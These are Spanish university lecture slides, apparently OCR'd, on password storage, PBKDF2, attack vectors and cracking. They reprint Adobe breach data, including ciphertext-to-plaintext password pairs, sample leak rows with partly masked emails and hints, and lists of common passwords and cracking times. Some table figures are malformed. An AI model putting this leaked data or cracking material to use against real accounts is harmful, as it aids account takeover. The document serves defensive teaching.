
Campo de contraseña del archivo /etc/passwd

Verificación de un password



Password Stretching

- La contraseña es cifrada varias veces para dificultar que el atacante la pueda deducir.
  - Numero de veces se conoce como costo
- Ataques en base a tablas arco iris no funciona.
- Ataque por diccionario/fuerza bruta aun es posible, pero toma más tiempo.



Tecnológico de Monterrey

Ejemplo: PBKDF2

- Password Based Key Derivation Function 2
- DK = PBKDF2(PRF, Passwd, Salt, c, dklLen)
  - PRF: función pseudoaleatoria de dos parámetros con salida hLen (p.e. HMAC)
  - Passwd: la contraseña maestra
  - Salt: condimento/salto
  - c: número de iteraciones (costo)
  - dkLen: es la longitud de la contraseña/llave derivada
  - DK es la contraseña/llave derivada


Tecnológico de Monterrey

Autenticación

- Single Sign On
- Centralizada
- Identity Management

SAML, OpenID o OAuth en la Federación de Identidades

- Estándar de identificación digital descentralizado, con el que un usuario puede identificarse en una página web y puede ser verificado por cualquier servidor que soporte el protocolo.



Tecnológico de Monterrey

Vectores de ataque

- Ataques en línea
  - No se requiere archivo contraseñas
  - Se requiere acceso a la aplicación
  - Aplicación puede bloquear cuenta
- Ataques fuera de línea
  - Necesario archivo contraseñas
- Ataque diccionario
- Ataque fuerza bruta

Tecnológico de Monterrey

Vectores de ataque

- Intercepción
  - Atacante intenta tomar contraseña en transito
  - Pagina sin cifrado, key logger, troyano, malware
- Ingeniera social
  - Solicitar la contraseña a la victima de forma directa
- Otros
  - Shoulder surfing
  - Spidering
  - Adivinar
  - Phishing
  - Tablas arcoiris
  - Combo Attack (http://www.netmux.com/blog/cracking-12-character-above-passwords)

Algunas anecdotas

- Prince William photos accidentally reveal RAF password (21.nov.2012)

- Very generous of FOX to show the Redskins Wi-Fi password on national tv (18.sep.2011)

La lección de Adobe

Important Customer Security Announcement

POSTED BY BRAD ARKIN, CHIEF SECURITY OFFICER ON OCTOBER 3, 2013 1:15 PM IN EXECUTIVE PERSPECTIVES

Cyber attacks are one of the unfortunate realities of doing business today. Given the profile and widespread use of many of our products, Adobe has attracted increasing attention from cyber attackers. Very recently, Adobe's security team discovered sophisticated attacks on our network, involving the illegal access of customer information as well as source code for numerous Adobe products. We believe these attacks may be related.

Our investigation currently indicates that the attackers accessed Adobe customer IDs and encrypted passwords on our systems. We also believe the attackers removed from our systems certain information relating to 2.9 million Adobe customers, including customer names, encrypted credit or debit card numbers, expiration dates, and other information relating to customer orders. At this time, we do not believe the attackers removed decrypted credit or debit card numbers from our systems. We deeply regret that this incident occurred. We're working diligently internally, as well as with external partners and law enforcement, to address the incident. We're taking the following steps:

- As a precaution, we are resetting relevant customer passwords to help prevent unauthorized access to Adobe ID accounts. If your user ID and password were involved, you will receive an email notification from us with information on how to change your password. We also recommend that you change your passwords on any website where you may have used the same user ID and password.

- We are in the process of notifying customers whose credit or debit card information we believe to be involved in the incident. If your information was involved, you will receive a notification letter from us with additional information on steps you can take to help protect yourself against potential misuse of personal

Tecnológico de Monterrey

Cuentas afectadas

- 3 millones de afectados
- 38 millones de afectados
- Más de 150 millones de usuarios afectados
- Top 100 de las contraseñas usadas


#	Count	Ciphertext	Plaintext
1.	1911938	EQ7fIpT7i/Q=	123456
2.	446162	j9p+HwtWWT86aMjgZFLzYg==	123456789
3.	345834	L8qbAD3jl3jioxG6CatHBw==	password
4.	211659	BB4e6X+b2xLioxG6CatHBw==	adobe123
5.	201580	j9p+HwtWWT/ioxG6CatHBw==	12345678
6.	130832	5djv7ZCI2ws=	qwerty
7.	124253	dQiOasWPYvQ=	1234567
8.	113884	7LqYzKVeq8I=	111111
9.	83411	PMDTbPOLZxuO3SwrFUvYGA==	photoshop
10.	82694	e6MPXQ5G6a8=	123123
11.	76910	j9p+HwtWWT8/HeZN+3oiCQ==	1234567890
12.	76186	diQ+ie23vAA=	000000
13.	70791	kCcUSCmonEA=	abc123
14.	61453	ukxzEcXU6Pw=	1234
15.	56744	5wEAInH22i4=	adobe1
16.	54651	WqflwJFYW3+PszVFZo1Ggg==	macromedia
17.	48850	hjAYsdUA4+k=	azerty
18.	47142	rpkvF+oZzQvioxG6CatHBw==	iloveyou
19.	44281	xz6PIeGzr6g=	aaaaaa
20.	43670	Ypsmk6AXQTk=	654321

Almacenando contraseñas

- Se seleccionó un cifrado simétrico (3DES) en modo ECB en lugar de hash.
- Se uso la misma llave para cada contraseña.
- Al usuario se le permitía ingresar “pistas” para recuperar su contraseña en caso de olvidarla.

```
111286969-|--|-th[illegible]bog.com-|-EQ7fIpT7i/Q=-|-it is 123456|--
111410317-|--|-gi[illegible]ail.com-|-EQ7fIpT7i/Q=-|-La mia pass e 123456|--
111500020-|--|-na[illegible]mail.com-|-EQ7fIpT7i/Q=-|-my number 123456|--
115288066-|--|-st[illegible]oek@yahoo.com-|-EQ7fIpT7i/Q=-|-123456 is die password|--
116948087-|--|-ma[illegible]ail.com-|-EQ7fIpT7i/Q=-|-123456 es la contrase?a|--
102473448-|--|-lu[illegible]e@yahoo.com-|-EQ7fIpT7i/Q=-|-123456 is the password|--
102573487-|--|-ki[illegible]000@yahoo.com-|-EQ7fIpT7i/Q=-|-the password is 123456|--
```

Unmasked: What 10 million passwords reveal about the people who choose them



http://wpengine.com/unmasked/

Tecnológico de Monterrey

Los 50 passwords más usados

1. 123456	11. 123123	21. mustang	31. 7777777	41. harley
2. password	12. baseball	22. 666666	32. f*cky*u	42. zxcvbnm
3. 12345678	13. abc123	23. qwertyuiop	33. qazwsx	43. asdfgh
4. qwerty	14. football	24. 123321	34. jordan	44. buster
5. 123456789	15. monkey	25. 1234...890	35. jennifer	45. andrew
6. 12345	16. letmein	26. p*s*y	36. 123qwe	46. batman
7. 1234	17. shadow	27. superman	37. 121212	47. soccer
8. 111111	18. master	28. 270	38. killer	48. tigger
9. 1234567	19. 696969	29. 654321	39. trustno1	49. charlie
10. dragon	20. michael	30. 1qaz2wsx	40. hunter	50. robert


http://wpengine.com/unmasked/

Añadiré un número para hacerlo más seguro

Most Used Numbers (0-99) at the End of Passwords			Least Used Numbers (0-99) at the End of Passwords		
1.	examplepassword1	23.84%	100.	examplepassword39	0.15%
2.	examplepassword2	6.72%	99.	examplepassword49	0.16%
3.	examplepassword3	3.86%	98.	examplepassword60	0.17%
4.	examplepassword12	3.55%	97.	examplepassword38	0.18%
5.	examplepassword7	3.54%	96.	examplepassword37	0.18%
6.	examplepassword5	3.35%	95.	examplepassword41	0.18%
7.	examplepassword4	3.19%	94.	examplepassword61	0.18%
8.	examplepassword6	3.06%	93.	examplepassword46	0.19%
9.	examplepassword9	2.91%	92.	examplepassword53	0.19%
10.	examplepassword8	2.89%	91.	examplepassword48	0.19%


http://wpengine.com/unmasked/

Entropía de contraseñas



http://wpengine.com/unmasked/

Los 20 patrones más comunes de secuencias en 10 millones de passwords



http://wpengine.com/unmasked/

Algunos términos relacionados

- Doxxing
  - Investigar, recopilar y difundir información sobre una persona que fue específicamente seleccionada con un objetivo concreto.
- Data Breaches
  - http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hack
  - http://secureinfo.info/breaches/
  - http://www.privacyrights.org/data-breach/new
  - http://datalossdb.org
- ¿Mis datos han sido comprometidos?
  - https://haveibeenpwned.com/
  - https://breachalarm.com

Tecnológico de Monterrey


Crackeo

- El termino se refiere al hecho de encontrar la contraseña de una determinada cuenta o de un conjunto de cuentas.
- Puede ser considerado ilegal o parte de una auditoria.
- Técnicas principales
  - Ataque por diccionario:
  - Ataque por fuerza bruta
  - Híbrido: Diccionario con fuerza bruta

Fuerza bruta vs diccionario

- Fuerza bruta: probar todas las combinaciones de un conjunto de símbolos. Dado el tiempo y CPU suficiente las contraseñas eventualmente serán crackeadas.

- Diccionario: Lista de palabras, encriptadas una vez en un tiempo dado y verifica si los hashes son iguales.



Tecnológico de Monterrey

Tiempo de crackeo

Conjunto caracteres	Número de símbolos en el conjunto	Passwords de 3 símbolos		Passwords de 6 símbolos	
		Cantidad	Tiempo	Cantidad	Tiempo
Letras latinas minúsculas	26	17,576	0.02 segs	308.915.776	5 min
Letras latinas minúsculas y dígitos.	36	46,656	0.04 segs	2.176.782.336	36 min
Letras latinas minúsculas, mayúsculas y dígitos.	62	238,238	0.2 segs	56.800.235.584	15 hrs
Letras latinas minúsculas, mayúsculas, dígitos y caracteres especiales	94	830,584	1 seg	689.869.781.056	8 dias


Tecnológico de Monterrey

Tiempo de crackeo

Conjunto caracteres	Número símbolos	Passwords de 8 símbolos		Passwords de 12 símbolos	
		Cantidad	Tiempo	Cantidad	Tiempo
Letras latinas minúsculas	26	208.827.064.576	58 hrs	95.428.956.661.682.176	3,000 años
Letras latinas minúsculas y dígitos.	36	2.821.109.907.456	32 días	4.738.381.338.321.616.896	150,000 años
Letras latinas minúsculas, mayúsculas y dígitos.	62	2.183.40.105.584.896	7 años	3.226.266.762.397.899.821 .056	100 millones años
Letras latinas minúsculas, mayúsculas, dígitos y caracteres especiales	94	6.095.689.385.410.816	193 años	475.920.314.814.253.376.4 75.1366	Más de lo que ha existido la tierra

Procesamiento

- CPUs
- Procesadores gráficos
  - GPGPU, (General-purpose computing on graphics processing units) en Georgia Tech Research Institute
- Botnets
- Distributed.net
- FPGAs: DeepCrack de la EFF
- La nube



Password Cracking en la nube

Password cracking in the cloud

Cloud computing gives bad guys a new tool

Security: Risk and Reward *By Andreas M. Antonopoulos, Network World*
November 17, 2010 05:23 PM ET

Comment Print Recommend Be the first of your friends to recommend this.


On-demand cloud computing is a wonderful tool for companies that need some computing capacity for a short time, but don't want to invest in fixed capital for long term. For the same reasons, cloud computing can be very useful to hackers -- a lot of hacking activities involve cracking passwords, keys or other forms of brute force that are computationally expensive but highly parallelizable.

For a hacker, there are two great sources for on-demand computing: botnets made of consumer PCs and infrastructure-as-a-service (IaaS) from a service provider. Either one can deliver computing-on-demand for the purpose of brute-force computation. Botnets are unreliable, heterogeneous and will take longer to "provision." But they cost nothing to use and can scale to enormous size; researchers have found botnets composed of hundreds of thousands of PCs. A commercial cloud-computing offering will be faster to provision, have predictable performance and can be billed to a stolen credit card.

Ejemplo “password recovery software”

